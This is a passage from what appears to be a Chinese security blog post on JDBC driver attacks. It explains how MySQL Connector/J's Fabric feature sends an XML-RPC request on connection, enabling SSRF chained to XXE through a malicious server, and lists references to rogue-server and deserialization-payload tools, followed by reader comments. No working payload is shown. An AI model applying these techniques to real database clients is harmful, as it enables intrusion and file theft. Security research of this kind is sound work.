        throw SQLError.createSQLException("Unable to establish connection to the Fabric
server", SQLError.SQL_STATE_CONNECTION_REJECTED, ex, getExceptionInterceptor(), this);
      }
```


customize fabric protocol

```
public FabricConnection(String url, String username, String password) throw
FabricCommunicationException {
      this.client = new XmlRpcClient(url, username, password);
      refreshState();
   }
```


send a XMLRPC request to host

Which means Fabric will call XMLRPC request automatically after JDBC Connection.It's seems like SSRF.

But as always, SSRF is not enough.Litch1 dig and find XXE vulnerability in processing response data.



So,make a connection, parse a XML, and the evil server like this.



Summary

https://github.com/su18/JDBC-Attack

Reference

https://i.blackhat.com/eu-19/Thursday/eu-19-Zhang-New-Exploit-Technique-In-Java-Deserialization-Attack.pdf

https://conference.hitb.org/hitbsecconf2021sin/materials/D1T2%20-%20Make%20JDBC%20Attacks%20Brilliant%20Again%20-%20Xu%20Yuanzhen%20&%20Chen%20Hongkun.pdf

https://paper.seebug.org/1227/

https://www.cnblogs.com/Welk1n/p/12056097.html

https://github.com/fnmsd/MySQL_Fake_Server

https://github.com/Gifts/Rogue-MySql-Server

https://github.com/codeplutos/MySQL-JDBC-Deserialization-Payload

https://github.com/alibaba/cobar

https://www.anquanke.com/post/id/203086

https://dev.mysql.com/doc/connector-j/8.0/en/connector-j-interceptors.html

http://russiansecurity.expert/2016/04/20/mysql-connect-file-read/

https://www.slideshare.net/qqlan/database-honeypot-by-design-25195927

https://w00tsec.blogspot.com/2018/04/abusing-mysql-local-infile-to-read.html

https://lorexxar.cn/2020/01/14/css-mysql-chain/

https://xz.aliyun.com/t/3973

http://www.h2database.com/html/features.html#connection_modes

https://research.checkpoint.com/2019/select-code_execution-from-using-sqlite/

下一篇

Java 反序列化取经路

4 条评论 未登录用户

说点什么

支持 Markdown 语法 使用 GitHub 登录 预览

LurkerJust 发表于 4 个月前

github 大马文件打不开

su18 发表于 4 个月前

> @LurkerJust
> github 大马文件打不开

网络不通请尝试使用代理

sqlsec 发表于 大约 1 个月前

请问下，复现 MySQL 反序列化那里，alibaba/cobar 这个工具是需要我们反编译修改代码吗?

su18 发表于 大约 1 个月前

> @sqlsec
> 请问下，复现 MySQL 反序列化那里，alibaba/cobar 这个工具是需要我们反编译修改代码吗?

https://github.com/alibaba/cobar
开源的，直接改就行